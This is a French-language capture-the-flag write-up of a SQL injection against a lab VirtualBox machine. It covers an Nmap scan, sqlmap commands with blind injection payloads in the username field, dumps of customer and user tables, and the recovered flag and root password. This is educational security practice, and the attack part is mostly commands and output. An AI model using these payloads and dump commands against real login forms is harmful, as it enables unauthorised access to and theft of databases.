

# Write-Up : Challenge Secured Query Language

## 1. Introduction

Ce challenge a pour objectif d'exploiter une vulnérabilité web critique afin d'exfiltrer des données sensibles d'une base de données. L'analyse initiale suggère une faille de type Injection SQL.

## 2. Reconnaissance


Nous débutons par un scan réseau avec l'outil Nmap pour identifier la surface d'attaque de la machine cible.

```
--neiky@CLIP1019 ~$ sudo nmap -sT -sV -p- 192.168.1.82
[sudo] password for neiky:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 21:08 CET
Nmap scan report for alpine310.lan (192.168.1.82)
Host is up (0.013s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.3 (protocol 2.0)
_ 256 33:51:4d:f1:09:02:b2:63:8a:9c:42:ba:3b:44:81:d9 (ECDSA)
_ 256 40:dd:36:0c:97:ba:bf:c1:5e:0c:2f:9b:19:ad:d7:65 (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Unix))
_ http-server-header: Apache/2.4.62 (Unix)
_ http-title: login and Query
_ http-cookie-flags:
/:
  PHPSESSID:
    httponly flag not set
3306/tcp  open  mysql    MariaDB 5.5.5-10.11.10
mysql-info:
  Protocol: 10
  Version: 5.5.5-10.11.10-MariaDB
  Thread ID: 4146
  Capabilities Flags: 63486
  Some Capabilities: SupportsCompression, InteractiveClient, SupportsLoadDataLocal, Speaks41ProtocolNew, FoundRows, Support41Auth, ConnectWithDatabase, DontAllowDatabaseTableColumn, Support
Client, IgnoreSigpipes, LongColumnFlag, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolOld, SupportsMultipleStatements, SupportsAuthPlugins
  Status: Autocommit
  Salt: 5y3j)+:##~2y~rvy|80
  Auth Plugin Name: mysql_native_password
MAC Address: 08:00:27:7A:29:61 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.59 seconds
```

Le scan révèle les services suivants :

- Port 80 (HTTP) : Un serveur web Apache hébergeant une page de connexion.
- Port 3306 (MySQL) : Une base de données exposée.
- Port 22 (SSH) : Service d'administration à distance.


en allant sur le site on peut voir ceci :



La présence d'un formulaire de connexion et d'un port de base de données ouvert est un indicateur fort d'une potentielle injection SQL.

### 3. Préparation de l'Attaque

Pour automatiser l'exploitation, j'ai utilisé Burp Suite afin d'intercepter la requête HTTP POST envoyée lors d'une tentative de connexion.



J'ai sauvegardé cette requête dans un fichier nommé req.txt. Ce fichier servira de modèle à l'outil d'exploitation pour injecter des payloads.

### 4. Exploitation avec SQLmap

J'ai utilisé l'outil SQLmap pour confirmer la vulnérabilité et extraire les données.

Étape 1 : Recherche de l'injection sql

Grâce à la commande ci dessous j'ai pu trouvé l'injection sql qui marchait :

```
sqlmap -r req.txt \
--batch \
--random-agent \
--level=3 \
--risk=2 \
--threads=3 \
--banner
```

- Résultat :

```
SQLmap identified the following injection point(s) with a total of 320 HTTP(s) requests:
---
Parameter: username (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: username=admin' AND 4725=(SELECT (CASE WHEN (4725=4725) THEN 4725 ELSE (SELECT 7123 UNION SELECT 7344) END))-- plbT&password=admin&login=

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin' AND (SELECT 4097 FROM (SELECT(SLEEP(5))))mJKI-- kIJy&password=admin&login=
```

Étape 2 : Énumération des bases de données

Nous lançons une première commande pour lister les bases de données disponibles (--dbs).

- Résultat :

```
[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 20:46:21 /2025-12-14/
[20:46:22] [INFO] parsing HTTP request from 'req.txt'
[20:46:22] [INFO] resuming back-end DBMS 'mysql'
[20:46:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: username (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: username=admin' AND 4725=(SELECT (CASE WHEN (4725=4725) THEN 4725 ELSE (SELECT 7123 UNION SELECT 7344) END))-- pHbT&password=admin&login=
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin' AND (SELECT 4897 FROM (SELECT(SLEEP(5)))mJKN)-- kI2y&password=admin&login=
...
[20:46:22] [INFO] The back-end DBMS is MySQL
web application technology: PHP 8.1.27, Apache 2.4.62
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:46:22] [INFO] fetching database names
[20:46:22] [INFO] fetched number of databases
[20:46:22] [INFO] resumed: 6
[20:46:22] [INFO] resumed: information_schema
[20:46:22] [INFO] resumed: performance_schema
[20:46:22] [INFO] resumed: myapp
[20:46:22] [INFO] resumed: sys
[20:46:22] [INFO] resumed: mysql
[20:46:22] [INFO] resumed: test
available databases [6]:
[*] information_schema
[*] myapp
[*] mysql
[*] performance_schema
[*] sys
[*] test
```

### Étape 3 : Énumération des tables

Après avoir fouillé quelques bdd j'ai pu trouvé que myapp contenait une structure très intéressante.

```
sqlmap -r req.txt \
--batch \
-p username \
-D myapp \
--dump
```

- Résultat : customers | users

### Étape 4 : Exfiltration des données

J'ai commencé par cibler "customers" pour en extraire le contenu.

```
sqlmap -r req.txt \
--batch \
-p username \
-D myapp \
-T customers \
--dump
```

- Résultat : name,id,mail,username

Avec ceci j'ai pu extraire les données et obtenir la liste des clients.

```
Database: myapp
Table: customers
[5 entries]
```

| name                        | id | mail                       | username |
|-----------------------------|----|----------------------------|----------|
| John Smith                  | 1  | john.smith@example.com     | user1    |
| Jane Doe                    | 2  | jane.doe@example.com       | user2    |
| Bob Johnson                 | 3  | bob.johnson@example.com    | user3    |
| Alice Williams              | 4  | alice.williams@example.com | user4    |
| Charlie Brown FLAG{SQLeak!} | 5  | charlie.brown@example.com  | user5    |

### 5. Résultat

En analysant la colonne "name" de la table "customers" extraite, j'ai trouvé le flag directement inséré à la place d'un nom de famille.

Flag final : FLAG{SQLeak!}

## 5.Alternative avec root

```
Database: myapp
Table: users
[3 columns]
+-----+-----+
| Column | Type          |
+-----+-----+
| id      | int(11)       |
| password| varchar(255)  |
| username| varchar(255)  |
+-----+-----+
```

```
sqlmap -r req.txt \
--batch \
-p username \
-D myapp \
-T users \
-C id,username,password \
--dump
```

```
Database: myapp
Table: users
[1 entry]
+-----+-----+-----+
| id | username | password                      |
+-----+-----+-----+
| 1  | root    | MySQLPassforAdministrator    |
+-----+-----+-----+
```

En entrant le user et password dans la page de login, la page affiche ceci :

---

Query Form

Enter your query:

Execute Query

Logout

Query Form

Enter your query:

show tables;

Execute Query

Query Results

| Tables in myapp |
|-----------------|
| customers       |
| users           |

Logout

Query Form

Enter your query:

Execute Query

Query Results

| id | username | name                         | mail                       |
|----|----------|------------------------------|----------------------------|
| 1  | user1    | John Smith                   | john.smith@example.com     |
| 2  | user2    | Jane Doe                     | jane.doe@example.com       |
| 3  | user3    | Bob Johnson                  | bob.johnson@example.com    |
| 4  | user4    | Alice Williams               | alice.williams@example.com |
| 5  | user5    | Charlie Brown FLAG(SQLLeak!) | charlie.brown@example.com  |

Logout